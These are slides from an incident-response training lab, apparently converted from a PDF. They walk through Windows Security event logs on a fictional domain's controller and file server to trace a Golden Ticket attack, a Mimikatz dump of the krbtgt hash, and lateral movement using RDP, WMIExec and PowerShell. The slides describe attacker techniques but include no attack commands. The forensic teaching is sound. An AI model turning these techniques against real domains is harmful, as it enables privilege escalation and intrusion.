
A Kerberos service ticket was requested.
Account Information:
Account Name: aToyoda@ninja-motors.net
Account Domain: ninja-motors.net
Logon GUID: {F7B305E5-5E2F-23A8-E19E-C4B1BB2958ED}
Service Information:
Service Name: AD-WIN2016\$
Service ID: S-1-5-21-3671970501-3975728774-4289435121-1000
Network Information:
Client Address: ::ffff:192.168.52.40
Client Port: 49446
Additional Information:
Ticket Options: 0x40810000
Ticket Encryption Type: 0x12
Failure Code: 0x0

Lab 4 – The Answer

Analyzing Logs on AD-Win2016

- The answer:
 1. What did the attacker do on AD-Win2016 around March 22, 2018?
 - He got the “Domain Administrator” rights around this time because he could have been able to dump “krbtgt” service account’s credential with mimikatz.
 2. What did he do on this server after the date above?
 - We found “Golden Ticket” attacks multiple times for logging onto FS-Win2012R2. The user name is “aToyoda”, which does not exist on the Windows domain, according to the system administrator.

Lab 4 - Summary: Analyzing Logs on AD-Win2016



Event Log Analysis Lab 5

Analyzing Logs on FS-Win2012R2

Lab 5 (1)


Analyzing Logs on FS-Win2012R2

- We have already known that the attacker used at least one golden ticket with non-existent “aToyoda” account. Let’s enumerate “aToyoda” on FS-Win2012R2.
 - Check Security.evtx log in a VSS (2018-03-26 07:00).

Lab 5 (2)

Analyzing Logs or

- Filter with “aToyoda” strings.



Lab 5 (3)

Analyzing Logs

- The attacker logged on with “aToyoda” account from 192.168.52.40 at 5:54:49 PM, March 22.

Type	Date	Time	Event	Source	Category
Audit Success	3/23/2018	4:02:22 AM		4634	Microsoft-Windows-SeLogoff
Audit Success	3/22/2018	6:09:13 PM		4634	Microsoft-Windows-SeLogoff
Audit Success	3/22/2018	6:09:13 PM		4634	Microsoft-Windows-SeLogoff
Audit Success	3/22/2018	6:09:13 PM		4634	Microsoft-Windows-SeLogoff
Audit Success	3/22/2018	6:09:13 PM		4624	Microsoft-Windows-SeLogon
Audit Success	3/22/2018	6:09:13 PM		4624	Microsoft-Windows-SeLogon
Audit Success	3/22/2018	6:03:29 PM		4624	Microsoft-Windows-SeLogon
Audit Success	3/22/2018	6:01:44 PM		4634	Microsoft-Windows-SeLogoff
Audit Success	3/22/2018	6:00:07 PM		4624	Microsoft-Windows-SeLogon
Audit Success	3/22/2018	5:55:01 PM		4634	Microsoft-Windows-SeLogoff
Audit Success	3/22/2018	5:54:49 PM		4624	Microsoft-Windows-SeLogon

An account was successfully logged on.
Subject:
Security ID: S-1-0-0
Account Name: -
Account Domain: -
Logon ID: 0x0
Logon Information:
Logon Type: 3
Restricted Admin Mode: (null)
Virtual Account: (null)
Elevated Token: (null)
Impersonation Level: Impersonation
New Logon:
Security ID: S-1-5-21-3671970501-3975728774-4289435121-1106
Account Name: aToyoda
Account Domain: NINJA-MOTORS
Logon ID: 0x387fb41
Linked Logon ID: (null)
Network Account Name: (null)
Network Account Domain: (null)
Logon GUID: {D58944DA-B4F6-B5E3-845E-D3C246CE7A92}
Process Information:
Process ID: 0x0
Process Name: -
Network Information:
Workstation Name: 192.168.52.40
Source Network Address: 192.168.52.40
Source Port: 51101

Lab 5 (4)

Analyzing Logs

- The attacker also logged on with “aToyoda” account from 192.168.52.40 at 12:27:49 PM, March 23.

Type	Date	Time	Event	Source
Audit Success	3/23/2018	12:48:08 PM	4634	Microsoft
Audit Success	3/23/2018	12:30:15 PM	4634	Microsoft-Windows-SeLogoff
Audit Success	3/23/2018	12:30:15 PM	4634	Microsoft-Windows-SeLogoff
Audit Success	3/23/2018	12:30:15 PM	4634	Microsoft-Windows-SeLogoff
Audit Success	3/23/2018	12:30:15 PM	4624	Microsoft-Windows-SeLogon
Audit Success	3/23/2018	12:30:15 PM	4624	Microsoft-Windows-SeLogon
Audit Success	3/23/2018	12:30:15 PM	4624	Microsoft-Windows-SeLogon
Audit Success	3/23/2018	12:27:49 PM	4624	Microsoft-Windows-SeLogon
Audit Success	3/23/2018	4:02:22 AM	4634	Microsoft-Windows-SeLogoff
Audit Success	3/22/2018	6:09:13 PM	4634	Microsoft-Windows-SeLogoff
Audit Success	3/22/2018	6:09:13 PM	4634	Microsoft-Windows-SeLogoff
Audit Success	3/22/2018	6:09:13 PM	4634	Microsoft-Windows-SeLogoff
Audit Success	3/22/2018	6:09:13 PM	4624	Microsoft-Windows-SeLogon

Description An account was successfully logged on.
Subject:
 Security ID: S-1-0-0
 Account Name: -
 Account Domain: -
 Logon ID: 0x0
Logon Information:
 Logon Type: 3
 Restricted Admin Mode: (null)
 Virtual Account: (null)
 Elevated Token: (null)
Impersonation Level: Impersonation
New Logon:
 Security ID: S-1-5-21-3671970501-3975728774-4289435121-1106
 Account Name: aToyoda
 Account Domain: NINJA-MOTORS
 Logon ID: 0x3b72494
 Linked Logon ID: (null)
 Network Account Name: (null)
 Network Account Domain: (null)
 Logon GUID: {6835FD6B-1645-AB82-D816-7F3543092839}
Process Information:
 Process ID: 0x0
 Process Name: -
Network Information:
 Workstation Name:
 Source Network Address: 192.168.52.40
 Source Port: 49249

Event Log Analysis Lab Wrap Up

Event Log Analysis Lab Wrap Up

- We can find several attack activities of attackers.
 - He used several tools and methods such as:
 - Mimikatz
 - WMIEexec
 - PowerShell
 - RDP
 - Task Scheduler
 - He moved laterally from Client-Win10-2 to Client-Win10-1 with RDP and then moved to AD-Win2016 and FS-2012R2 using WMIEexec and PowerShell.
 - He got the “Domain Administrator” rights and he created at least one Golden Ticket by dumping krbtgt’s credential with Mimikatz.

